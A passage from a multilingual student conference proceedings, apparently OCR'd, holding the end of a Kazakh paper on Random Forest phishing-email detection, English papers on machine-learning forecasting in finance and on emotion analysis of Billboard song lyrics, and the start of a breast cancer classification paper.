
Кесте 1. Функциялар тізімі, олардың рөлі, сипаттамасы және түрі.

АТАУЫ	РӨЛІ МЕН СИПАТТАМАСЫ	ТҮРІ
Символдардың жалпы саны	Функция - бір электрондық почтадағы символдардың жалпы саны	Сандық
Сөз/Символдар сөздік қорының байлығы	Функция - сөздік қорының байлығын өлшеу	Сандық
Аккаунт	Функция - "аккаунт" сөздерінің жалпы саны	Сандық

Қол жеттімділік	Функция - "қол жеттімділік" сөздерінің жалпы саны	Сандық
Банк	Функция - "банк" сөздерінің жалпы саны	Сандық
Кредит	Функция - "кредит" сөздерінің жалпы саны	Сандық
Басу	Функция - "басу" сөздерінің жалпы саны	Сандық
Сәйкестік	Функция - "сәйкестік" сөздерінің жалпы саны	Сандық
Қолайсыздық	Функция - "қолайсыздық" сөздерінің жалпы саны	Сандық
Ақпарат	Функция - "ақпарат" сөздерінің жалпы саны	Сандық
Шектеулі	Функция - "шектеулі" сөздерінің жалпы саны	Сандық
Минут	Функция - "минут" сөздерінің жалпы саны	Сандық
Пароль	Функция - "пароль" сөздерінің жалпы саны	Сандық
Жақында	Функция - "жақында" сөздерінің жалпы саны	Сандық
Тәуекел	Функция - "тәуекел" сөздерінің жалпы саны	Сандық
Әлеуметтік	Функция - "әлеуметтік" сөздерінің жалпы саны	Сандық
Қауіпсіздік	Функция - "қауіпсіздік" сөздерінің жалпы саны	Сандық
Сервис	Функция - "сервис" сөздерінің жалпы саны	Сандық
Тоқтатылған	Функция - "тоқтатылған" сөздерінің жалпы саны	Сандық
Функционалды сөздердің жалпы саны / C	Функция - электрондық почтадағы функционалды сөздердің жалпы саны	Сандық
Бірегей сөздер	Функция - электрондық почтадағы бірегей сөздердің жалпы саны	Сандық
Фишинг мәртебесі	Мақсат - электрондық почтаның заңды немесе фишингтік мәртебесі.	Категориялық

Деректерді жинағаннан кейін деректерді алдын ала өңдеу керек. Біз қажетсіз белгілерді жойдық, мәтінді тазалап, мәтіндік деректерді сандық деректерге түрлендірдік. Электрондық почта деректер жиынтығын толық түсіну үшін нүктелік диаграмма визуализация құралы қолданылады. Модель нәтижесін визуализациялау үшін ROC талдауы да қолданылды.

Нүктелік диаграмманы визуализациялау құралы электрондық почта деректерінің жиынтығы үшін екі өлшемді графикті ұсынады. Ақпараттық проекцияларды табатын деректерді визуализациялаудың интеллектуалды әдісін қолданып және бұл жіктеудің орташа дәлдігі бойынша ең көп ұпай жинаған атрибуттардың жұбы C/C сөздік қорының байлығы және қол жеткізу атрибуты болып табылады. (Сурет 1)



Сурет 1. С атрибуты сөздік қорының байлығымен қол жетімділік нүктелік диаграммасы

Random Forest классификаторын оқыту үшін оқу деректер жинағын пайдалануға болады. Оқу ерекшеліктерін және сәйкес сынып белгілерін беру арқылы оқыту функциясын шақырамыз. Random Forest-оңтайландыру әдісін қолданатын жіктеу және регрессия стратегиясы. Оқыту кезінде Random Forest классификаторы бірнеше шешім тармақтарын жасайды және жеке тармақ кластарын жіктеу режимі болып табылатын сыныпты қайтарады. Бағалау үшін жіктеу тармағының бөлімі пайдаланылғандықтан, Random Forest классификациясы шешім қабылдау тармағы барлық басқа алгоритмдерінен асып түседі [4]. Random Forest жіктеу моделі мәліметтер жиынтығы мен параметрлік жіктеу белгілерінің мәндерін қолдана отырып, оқудан кейін сенімді нәтижелерге қол жеткіземіз (Кесте 2). Үлгі мен болжамды мәндер негізінде жасалған шатасу матрицасы модельдің өнімділігін бағалау үшін қолданылады [5].

Кесте 2. Random Forest жіктеуіші үшін қолданылатын параметрлер.

ПАРАМЕТРЛЕР	МӘНДЕР
Тармақ саны	10
Ішкі жиын бөлімдерінің минималды саны	5

Модельдің өнімділігін бағалау үшін дәлдік (accuracy), толықтық (recall), F1 өлшемі және ROC қисығы сияқты көрсеткіштерді пайдаланамыз. Модельдің өнімділігін жақсарту үшін бұл ормандағы тармақтар санын, тармақтардың максималды тереңдігін және жапырақ түйініндегі нысандардың ең аз санын қамтуы мүмкін. Модельді орнатқаннан кейін оны фишингтік хаттарды анықтау үшін пайдалануға болады. Хаттың фишингтік немесе фишингтік емес екндігі туралы болжам алу үшін оқытылған модель арқылы жаңа хаттарды тексереміз.

Қорытынды

Киберқауіпсіздікті дамыту арқылы фишингтік шабуылдар электрондық

почта платформаларының қауіпсіздік инфрақұрылымы арқылы ену тұрғысынан да жақсаруда. Қолмен анықтау және талдау бұл шабуылдарға сәйкес келмейді. Машиналық оқыту тәсілдері әртүрлі секторлардағы ауытқуларды анықтауда сенімділігін дәлелдегендіктен, бұл зерттеу фишингтік электрондық почталарды жіктеу үшін машиналық оқыту әдістерін қолданды. Әзірленген модель электрондық почталардың теңгерімсіз деректер екенін ескерді, өйткені жеке тұлғалар заңды электрондық почталармен салыстырғанда фишингтік хаттарды жиі ала бермейді, бұл оны модельді оқыту кезеңінде шынайы етеді. Random Forest классификаторын Kaggle жинағынан 525 754 электрондық почтаны қамтитын деректер жиынынан алынған белгілерге қолдану арқылы алынған нәтижелерді көрсетеміз. Random Forest ең жоғары дәлдікке, F1 ұпайына және барлық көрсеткіштер бойынша 99,4% қайтарып алуға қол жеткізеді. Алдыңғы деректерден көрініп тұрғандай, Random Forest фишингтік электрондық почтаны анықтаудың жетекші жіктеу моделі болып табылады. Ол сондай-ақ жалған позитивтердің ең аз саны бойынша шынайы оң көрсеткіштер бойынша басқа жіктеуіштер арасында көшбасшы болып табылады, бұл оны зерттеуде қолданылатын ең сенімді жіктеуіш етеді.

ӘДЕБИЕТТЕР

1. Шараткумар Т, Шетти П.Р., Пракьят Д. және Суприя А. В. (2020). Машиналық оқытуды қолдана отырып, фишингтік сайттарды анықтау. 6, 3-6.

2. Макленнан, М. жаһандық тәуекелдер туралы есеп 2021, 16-шы басылым.

3. Akashsurya156. (2019). Фишингтік хаттарды жинау. 1 нұсқа. 2021 жылдың 20 мамырында алынды https://www.kaggle.com/akashsurya156/phishing-paper1.

4. Муппаварапу В, Раджендран А Және Васудеван С.К. (2018). RDF және Random forest пайдаланып фишингті анықтау. Int. Араб Дж. Технол.,15(5), 817-824.

5. HR, M. G., Adithya, M. V., & Vinay, S. (2020).Random forest және rule of extraction framework негізінде фишингке қарсы браузерді әзірлеу. Киберқауіпсіздік, 3(1), 1-1

Автор туралы ақпарат:

Жұмаділ Ерасыл Рыстайұлы, «Ақпараттық қауіпсіздік жүйелері» мамандығының магистранты, Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан.

Сведения об авторе:

Жумадил Ерасыл Рыстайулы, магистрант специальности «Системы информационной безопасности», Евразийский Национальный Университет имени Л.Н. Гумилева, Астана, Казахстан.

About the author:

Yerassyl Rystayuly Zhumadil, master's degree in Information Security Systems, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan.

УДК 004.85

Issakov D.Sh.
Khoja Akhmet Yassawi International Kazakh-Turkish University
Turkestan, Kazakhstan
Scientific adviser: Kazbekova G.N.

FORECASTING DEMAND IN FINANCE USING MACHINE LEARNING

Abstract. This article explores the forecasting of demand in financial markets using machine learning methods. It examines the role of machine learning in analyzing and predicting the dynamics of financial instruments. New approaches to demand forecasting based on modern machine learning methods are discussed. Examples of successful application of these methods in the practice of financial markets are presented. Special attention is paid to the use of big data and analysis of unstructured data to improve the quality of forecasts and identify early signals of changes in market demand.

Keywords: demand forecasting, financial markets, machine learning, big data, trading, deep learning

Introduction

In today's world of financial markets, demand forecasting plays a crucial role in financial decision-making. Investors, traders, and analysts strive for well-founded and accurate forecasts to adapt their strategies to rapidly changing market conditions. The behavior of financial markets is influenced by a multitude of factors, such as economic indicators, political events, investor sentiment, and company news [5]. While traditional methods of demand forecasting, such as time series analysis and technical analysis, are widely used, they have their limitations in the context of modern dynamic markets.

With the development of machine learning technologies, new opportunities arise for more accurate and effective demand forecasting in financial markets. Machine learning methods enable the processing of large volumes of data, uncovering complex patterns, and generating more precise demand forecasts. In this article, I explore the role and significance of machine learning in analyzing and forecasting the dynamics of financial instruments, as well as examine new approaches to demand forecasting based on modern machine learning methods.

The aim of this article is to provide an overview of contemporary approaches to demand forecasting in financial markets using machine learning methods. I will examine examples of successful applications of these methods in the practice of financial markets and discuss potential benefits and challenges associated with the use of machine learning in analyzing and forecasting the dynamics of financial markets. Ultimately, my work aims to expand understanding of the processes occurring in financial markets and enhance the efficiency of financial decision-making using modern methods of analysis and forecasting.

Definition

We can define **machine learning (ML) as a subset of data science** that uses statistical models to draw insights and make predictions [1].




Figure 1 - AI terminology

Figure 1 explains the connection between AI, data science and machine learning. To simplify let's just focus on Machine Learning. The magic about machine learning solutions is that they learn from experience without being explicitly programmed [1].

It is based on the use of various machine learning algorithms to process and analyze large volumes of data, including historical data on prices, trading volumes, financial indicators, as well as unstructured data such as news articles, social media, and technical indicators. That is, all you need to do is select the required model and transfer the amount of data to it. Depending on the chosen model and the volume/accuracy of data, you can get a fairly accurate prediction using other data. Of course, if it is data from the same category. As a result, these forecasts can be used by investors, traders, and analysts to make informed decisions about buying, selling, or holding financial instruments, as well as for risk management and portfolio optimization. Demand forecasting using machine learning techniques is an innovative approach that can improve the quality of forecasts and improve the efficiency of financial analysis and decision making.

But it's worth mentioning right away that all this is not a panacea and does not give 100% results. After all, stock market prediction continues to be one of the most significant challenges in research due to the volatile, non-parametric, and nonlinear data sets [2].

Examples of successful application of machine learning methods in the practice of financial markets

Using machine learning algorithms to forecast short-term and long-term trends in financial markets is one of the most important applications of machine learning in the financial sector. This approach involves analyzing historical data on prices of stocks,

currencies, bonds, and commodities, as well as other financial indicators, to identify patterns and trends that can help predict future price changes.

Forecasting Short-term Trends

Forecasting short-term trends typically involves analyzing short-term price data series. Machine learning algorithms such as regression analysis, time series methods (e.g., ARIMA), as well as classification algorithms (e.g., k-nearest neighbors or random forest algorithms), can be used to forecast future prices of stocks, currencies, and other financial instruments soon.

Recent studies have concentrated on employing long short-term memory (LSTM) neural networks for forecasting market trends (Zhai et al., 2007) (Lin & Chen, 2018) [2]. The ability of LSTM to retain selective memory and maintain an internal state makes it well-suited for market predictions. While these experiments have proven effective for short-term forecasting, LSTM has outperformed other recurrent neural networks (RNNs) in many cases. These studies utilized technical indicators to anticipate index prices and trends, prompting the inclusion of fundamental data indicators in the models to assess their precision [2,3].

Forecasting Long-term Trends

For forecasting long-term trends, machine learning algorithms capable of analyzing long-term time series and identifying longer-term trends in financial markets are often used. This may include the use of deep learning methods such as neural networks, which are able to capture complex nonlinear dependencies in data and build more accurate long-term forecasts. Long-term forecasting uses the same data as short-term forecasts, but it looks at historical data over a more extended period [3].

Examples

Examples of successful applications of these methods include forecasting future price changes of stocks of major companies, predicting currency exchange rates, forecasting changes in bond yields, and predicting prices of commodities such as oil and gold.

This approach to forecasting trends in financial markets can be highly beneficial for investors, traders, and analysts, helping them make informed decisions about buying, selling, or holding financial instruments depending on expected market trends.

One example is the use of machine learning algorithms for developing trading strategies in financial markets [6]. Many financial companies and investors actively apply machine learning methods to create algorithmic trading systems that automatically make decisions on buying and selling assets based on market data analysis.

Another example is the use of machine learning for credit scoring and credit risk assessment [7]. Banks and financial institutions use machine learning algorithms to analyze borrower data and forecast the probability of default, helping them make more accurate and well-founded decisions on lending.

Economic content

Leo Breiman's idea [4] of the "two cultures of statistics," which highlights the differences between classical and algorithmic approaches to statistics, can be valuable in the context of financial economics. In classical statistics, the focus is often on developing and testing statistical hypotheses and conclusions based on data, which is often geared

towards understanding causal relationships and determining statistical significance. On the other hand, in algorithmic statistics and machine learning, the approach is based on using algorithms and models to process large volumes of data and uncover patterns and trends without explicitly specifying statistical hypotheses.

Applied to financial economics, classical statistics can be used to analyze and test various theories and hypotheses about market behavior and economic agents, as well as to assess the statistical significance of different factors influencing financial markets. On the other hand, algorithmic methods and machine learning models can be used to forecast market dynamics, identify trends and patterns, and automate decision-making in rapidly changing market conditions.

Following the analogy of the "two cultures of statistics," there is a need in financial economics to integrate these two approaches to gain a more comprehensive and deeper understanding of data and processes in financial markets. This may involve combining classical statistical methods with algorithmic machine learning models, as well as developing new methods and approaches that consider the peculiarities of financial data and markets.

Development prospects and further research

The introduction of machine learning methods into the field of demand forecasting in financial economics opens broad prospects for further research and innovation. Possible research directions include the development of more complex forecasting models that consider additional factors and relationships in financial markets [8].

In addition, an important aspect is the development of methods for interpreting machine learning models, which will allow us to understand which factors have the greatest impact on demand and what changes in market conditions can affect forecasts.

Another direction of research could be to improve the accuracy and reliability of forecasts by integrating different types of data, including economic indicators, social and political events, and the use of more complex machine learning algorithms such as ensemble and deep learning.

Overall, further research in this area will contribute to an improved understanding of financial market dynamics and the development of more effective demand forecasting tools, which are essential for making informed financial investment and risk management decisions.

Conclusion

This study has examined the methods of demand forecasting in financial economics using machine learning techniques. It has been demonstrated that these methods hold significant potential for improving the accuracy and reliability of demand forecasts in financial markets.

The application of machine learning algorithms allows for the consideration of many different factors and interrelationships, making forecasts more precise and relevant for decision-making. Moreover, machine learning methods facilitate the automation of the forecasting process and enable rapid adaptation to changing market conditions.

However, successful implementation of machine learning methods in financial

economics requires consideration of various aspects such as data quality, selection of suitable models and algorithms, as well as methods for evaluating model performance.

Future research in this field may focus on the development of more sophisticated forecasting models, integration of different types of data, and improvement of model evaluation methods. This will enhance our understanding of the dynamics of financial markets and develop more effective demand forecasting tools, which are crucial for making informed decisions in financial investments and risk management.

REFERENCES

1. "Machine Learning in Finance: Why, What & How" (2018). Towards Data Science
2. Johnson, Jaya. 2023. Machine Learning for Financial Market Forecasting. Master's thesis, Harvard University Division of Continuing Education.
3. Gaviti 2017, Gaviti website, accessed 27 February 2024, https://gaviti.com/short-term-vs-long-term-cash-flow-forecasting
4. Breiman, L. (1995). "The Mathematics of Generalization". In: CRC Press. Chap. Reflections After Refereeing Papers for NIPS. 11–15.
5. Bhaskar Nandi , Subrata Jana, Krishna Pada Das. Machine learning-based approaches for financial market prediction: A comprehensive review (2023)
6. Chan, E. P. (2013). Algorithmic trading: winning strategies and their rationale. John Wiley & Sons.
7. Thomas, L. C., Edelman, D. B., & Crook, J. N. (2002). Credit Scoring and Its Applications. SIAM.
8. Lopez de Prado, M. (2018). Advances in financial machine learning. John Wiley & Sons.

About the author:

Davron Sh. Issakov, master's student**,** Engineering Department, Khoja Akhmet Yassawi International Kazakh-Turkish University

УДК 530.1, 681.3.06

Kadyrgali E.A.
Kazakh-British Technical University, Almaty, Kazakhstan
Scientific supervisors: Shamoi P.S.

SENTIMENT ANALYSIS IN SONG LYRICS FOR MUSIC MOOD DETECTION

Abstract. The music calls to mind various spectrums of emotion. Both text and audio parts of the song have value in determining the mood of the song, they affect the listener's mind depending on a spacious range of features that can be extracted and analyzed using various information system technologies. In this paper, we analyze the song's emotion using the Text2emotion methodology. To study the range of emotions populated in the recent five years in worldwide music charts, we explore and analyze Billboard's Hot 100 Songs from the 2019 to 2023 year-end charts. The results of the research are shown in representative graphs.

Keywords: music emotion recognition, lyrics classification, text2emotion, music dataset, mood classification.

Introduction

In recent years, music emotion recognition(MER) has been one of the main objectives of music information retrieval studies. A lot of studies research the mood of music for different purposes, such as marketing specialists exploring the effect of the mood of the music on buyers' decisions, psychologists studying the different psychological features of the songs that determine the mood of the songs, and technicians examining various machine learning techniques to improve recommendation systems.

Nowadays, there are a lot of techniques and approaches in MER that can be classified into two main categories. One is based on a single classification, where only text or audio is analyzed using varied methods. We can highlight studies of Renato Panda, Ricardo Malheiro and Rui Pedro Paiva[1], Lie Lu and Dan Liu [2], Cyril Laurier and Perfecto Herrera [3], Dan Yang and Won-Sook Lee [4] from this category, where the audio and text analysis is performed separately. The second category provides multimodal approaches based on lyrics and audio features, such as [5] and [6] studies. In this paper, we explore lyrics classification using Python's text2emotion library, which can classify five basic emotion categories Happy, Sad, Angry, Surprise, and Fear. The detailed process of emotion recognition will be described in the next section.

Methodology

Text2emotion is a Python package that will help you get the emotions out of your content [7]. Taking as input any textual data to process, the main function *get_emotion()* will return us to the dictionary, where we have categories of emotion and the corresponding score, as shown in Figure 1. As you can mention, the aggregate of the total scores is 1, so you can observe the percentage of each emotion in the current text.




Figure 1 – Text2emotion processing

Database

We have collected metadata of the songs, rated in the recent five year-end charts on Billboard Music charts [8] in the top 100 places. The current chart was chosen because of the fullness of the data and due to the inclusion of votes from around the world. 500 songs were collected; however, some songs are presented in several charts, and there are several non-English songs. So, only 431 unique English lyrics were observed and analyzed. The database was completed by parsing the text of the chorus from open internet resources. In total, the data frame has five columns: the artist's name, the title of the song, the text of the chorus, and the chart year in which the song is performed and its place, except IDs. The part of the data is shown in Figure 2.

	artist	title	text	chart year	place
0	Lil Nas X, Billy Ray Cyrus	Old Town Road	Yeah, I'm gonna take my horse to the old town ...	2019	1
1	Post Malone, Swae Lee	Sunflower	Then you're left in the dust, unless I stuck b...	2019	2
2	Halsey	Without Me	Tell me, how's it feel sittin' up there?\nFeel...	2019	3
3	Billie Eilish	Bad Guy	So you're a tough guy\nLike it really rough gu...	2019	4
4	Post Malone	Wow.	Hunnid bands in my pocket, it's on me\nHunnid ...	2019	5

Figure 2 – Database

Results

Analyzing the emotional landscape of popular songs from the last five years provides interesting new perspectives on the dominant feelings expressed in music. Importantly, the information presents a coherent story of emotional variety in which certain feelings are prominent while others are muted.

Across the analyzed period, the prevalence of anger emotions remains notably subdued, with mean scores consistently below 0.10. This suggests that expressions of anger are relatively infrequent in the lyrical content of popular songs during this timeframe. In contrast, happiness, fear, and surprise are prominent emotional themes, with comparable mean scores observed across the years. This equilibrium suggests a balanced portrayal of these emotions within the musical landscape.




Figure 3 – Emotions distribution in 2019-2023 years

But among all of this diversity, sadness stands out as the most prominent emotion, emerging over time as a recurring emotional theme. All years have shown consistently higher mean scores for sadness, suggesting that songs resonate deeply with melancholy and introspection themes. This prevailing melancholy highlights the great emotional richness of this duration's popular music.

Furthermore, an intriguing shift in emotional dynamics is perceptible in the wake of the COVID-19 pandemic, particularly evident in the data from 2020. This tumultuous period is marked by a discernible decline in happiness scores, juxtaposed with a concurrent rise in sadness and fear. Such trends hint at the influence of external socio-cultural factors on the emotional tenor of musical compositions, reflecting society's collective mood and experiences during times of crisis.

Conclusion

In this work, we present a lyrics classification using the Text2emotion library, which recognizes five main emotion categories from the given content. We analyzed the worldwide popular songs from the past five years and concluded the emotional dispersion of the songs.

In future works, we want to improve the emotion recognition methodology by implementing a multi-modal approach to get better accuracy in the recognition of several emotions in one music. More accurate and close to real results can be achieved by classifying music by emotion using both audio and lyrics features.

REFERENCES

1. Panda, Renato & Malheiro, Ricardo & Paiva, Rui Pedro. (2018). Novel Audio Features for Music Emotion Recognition. IEEE Transactions on Affective Computing. 11. 614 - 626. 10.1109/TAFFC.2018.2820691.

2. Lu, Lie & Liu, Dan. (2006). Automatic mood detection and tracking of music audio signals. Audio, Speech, and Language Processing, IEEE Transactions on. 14. 5 - 18. 10.1109/TSA.2005.860344.

3. Laurier, Cyril & Herrera, Perfecto. (2007). Audio music mood classification using support vector machine. MIREX Task on Audio Mood Classification.
4. Yang, Dan & Lee, Won-Sook. (2010). Music Emotion Identification from Lyrics. 624 - 629. 10.1109/ISM.2009.123.
5. Shi, Wanglei & Feng, Shuang. (2018). Research on Music Emotion Classification Based on Lyrics and Audio. 1154-1159. 10.1109/IAEAC.2018.8577944.
6. Pyrovolakis, Konstantinos & Tzouveli, Paraskevi & Stamou, Giorgos. (2021). Mood detection analyzing lyrics and audio signal based on deep learning architectures. 10.1109/ICPR48806.2021.9412361.
7. Python Software Foundation. 2020. text2emotion 0.0.5 package.
8. The Billboard Music Charts, https://www.billboard.com

Қадырғали Э.А.
Ғылыми жетекшілері: Шамои П.С.

Әуеннің көңіл-күйін анықтау үшін ән мәтініндегі эмоцияларды талдау

Аңдатпа. Музыка тыңдаушының санасына эмоциялардың әртүрлі спектрін еске түсіреді. Әннің мәтіндік және аудио бөліктері әннің көңіл-күйін анықтауда маңызды мәнге ие, олар әр түрлі ақпараттық жүйелер технологияларын қолдана отырып анықтауға және талдауға болатын кең ауқымды ерекшеліктерге байланысты тыңдаушының санасына әсер етеді. Бұл жұмыста біз Text2emotion библиотекасын қолдана отырып, әннің эмоциясын анықтаймыз. Сонымен қатар, соңғы бес жылда әлемдік музыкалық чарттарда орын алған эмоциялардың ауқымын зерттеу үшін Billboard-тың 2019 және 2023 жылдар аралығындағы хит-парадтардағы әр жылдың ең танымал 100 әнін зерттеп, талдаймыз. Зерттеу нәтижелері репрезентативті графиктерде көрсетілген.

Түйін сөздер: Музыкалық эмоцияны тану, мәтін классификациясы, text2emotion, деректер базасы, көңіл-күй классификациясы.

Қадырғали Э.А.
Научные руководители: П.С. Шамои

Анализ текста песни для определения эмоции в музыке

Аннотация. Музыка вызывает различные спектры эмоций в сознании человека. Как текст, так и мелодия песни имеют значение при определении настроения песни, они воздействуют на сознание слушателя в зависимости от широкого спектра характеристик, которые могут быть извлечены и проанализированы с использованием различных технологий информационных систем. В этой статье мы анализируем эмоциональность песни, используя библиотеку Text2emotion. Чтобы изучить диапазон эмоций, охвативших мировые музыкальные чарты за последние пять лет, мы изучаем и анализируем 100 самых популярных песен музыкального чарта Billboard за период с 2019 по 2023 год. Результаты исследования представлены в виде репрезентативных графиков.

Ключевые слова: распознавание музыкальных эмоций, классификация текста, text2emotion, база данных, классификация настроений.

About the authors:

Pakizar S. Shamoi, PhD, professor, School of Information Technology and Engineering, Kazakh-British Technical University.

Elnara A. Kadyrgali, M.Eng.&Tech, School of Information Technology and Engineering, Kazakh-British Technical University.

Авторлар туралы ақпарат:

Шамои Пакизар Сулгадиновна, PhD, Қазақстан-Британ Техникалық Университеті, «Акпараттық технологиялар және инженерия» мектебінің профессоры.

Қадырғали Эльнара Алмасқызы, магистр, Қазақстан-Британ Техникалық Университеті, «Акпараттық технологиялар және инженерия» мектебі.

Сведения об авторах:

Шамои Пакизар Сулгадиновна, PhD, профессор школы информационных технологии и инженерии Казахстанско-Британского Технического Университета.

Кадыргали Эльнара Алмаскызы, магистр школы информационных технологии и инженерии Казахстанско-Британского Технического Университета.

УДК 530.1, 681.3.06

Kairatova A.A.[1]
Scientific supervisor: Pakizar Shamoi
School of Information Technology and Engineering Kazakh British Technical University Almaty, Kazakhstan 2024

RANDOM FOREST CLASSIFIER FOR BREAST CANCER DISEASE CLASSIFICATION AND PREDICTION

Abstract. Breast cancer is one of the most common types of cancer in women. This is a malignant disease characterized by uncontrolled development of abnormal cells in breast tissues. The importance of early detection of breast cancer lies in the fact that at its early stage, treatment can be more effective and the chances of a full recovery are higher. Various methods are used to diagnose and evaluate breast cancer, including mammography, ultrasound, magnetic resonance imaging and breast tissue biopsy. Conducting research in the field of breast cancer classification and prediction using machine learning and data analysis is of great importance. These techniques allow you to process large amounts of data, identify hidden patterns and create models that can help in early diagnosis, classification and prediction of treatment results.

The purpose of this study is to study machine learning models and predictive models for breast cancer classification and predic- tion. Using a variety of data sources, including patient demographics, clinical features, imaging data, and molecular profiles, these models can extract valuable information and patterns to aid in disease diagnosis.

Keywords: breast cancer, mammography, predictive models.

Problem statement

The problem of breast cancer is a serious public health challenge around the world. More and more women are being diagnosed with this disease, and its impact on the lives of patients, their families and society as a whole cannot be underestimated. An important part is the detection and accurate classification of breast cancer before the critical time is crucial. Since improving the results of patient treatment and reducing the mortality rate directly depends on this. According to the World Health Organization (WHO) [1], an estimated 2.3 million new cases of breast cancer were reported in 2020. In addition, breast cancer is the cause of a significant number of cancer-related deaths. Breast cancer is estimated to have caused approximately 685,000 deaths worldwide in 2020. Generally, early detection and advances in treatment have improved survival rates. Five-year survival rates for breast cancer vary by country but can range from around 80% to over 90% in many high-income countries. [2] However, the manual classification of breast cancer can be time-consuming, expensive, and subjective, and may also result in errors due to inter-observer variability.

Machine learning techniques have been widely used for breast cancer classification, using features extracted from medical imaging and patient data.

Therefore, the problem statement for breast cancer classifi- cation can be stated as

Developing an accurate and reliable machine-learning model for classifying breast cancer using medical imaging and patient data, while addressing challenges such as feature selection, imbalanced datasets, and overfitting.

Introduction

Traditionally, breast cancer classification has relied on histopathology, which has limitations such as interobserver variability. Therefore, there is a need for objective and accurate breast cancer classification methods that can aid in diagnosis and treatment planning. Machine learning is increasingly used for health maintenance and most often for breast cancer classification, using more objective and accurate methods.

Several studies have investigated using machine learning algorithms for breast cancer classification. In the [3] study, the authors used a deep neural network learning model to categorize breast cancer images into healthy and unhealthy with an admirable 98.7% accuracy. The authors compared the performance of the deep learning algorithm with traditional neural network models such as residual neural networks (ResNet) and Inception-V3Net. They found that the deep learning algorithm outperformed the conventional methods.

Another study by [4] investigated using the SAFE (Scan and Find Early) microwave device which revealed 63% of cell lesions in the study group using preceding medical information.

In addition to these studies, several other studies have investigated using machine learning algorithms for breast cancer classification, including Decision Tree Classification, KNN(K Nearest Neighbor), and also SVMs (Support Vector Machines). [5] These studies have shown promising results with an average of 90% accuracy which improves breast cancer classification methods compared to traditional methods. Despite all the strengths, there are still several challenges, such as handling unbalanced datasets and retraining the model.

My Plan and Expected Result

• Data collection: We will collect publicly available breast cancer datasets, including mammograms and patient data while ensuring that the data is diverse and representative.

• Data Pre-Processing: Pre-Processing the data by normalizing the images, removing noise and extracting relevant features. We will use techniques such as data augmentation and normalization to address imbalanced datasets.

• Model development: Using one type of deep learning model, such as a convolutional neural network (CNN), to classify breast cancer using preprocessed data. And transfer learning and ensembling techniques like in [6] study, to improve model performance.

• Model evaluation: We will evaluate the model's performance on the collected datasets using metrics such as accuracy,presicion, recall, F1-score, and cross-validation techniques to ensure model generalization. As a result, we will compare the characteristics of the trained model with other strong and powerful classification models.

Methodology

A. Dataset

The Breast Cancer Wisconsin (Diagnostic) dataset contains clinical characteristics

of cell samples from breast biopsies collected at the Wisconsin Medical Center in the USA. This dataset is widely used in the scope of medicine learning for classification tasks such as breast cancer.

Dataset structure:

• ID: A unique identifier for each sample.

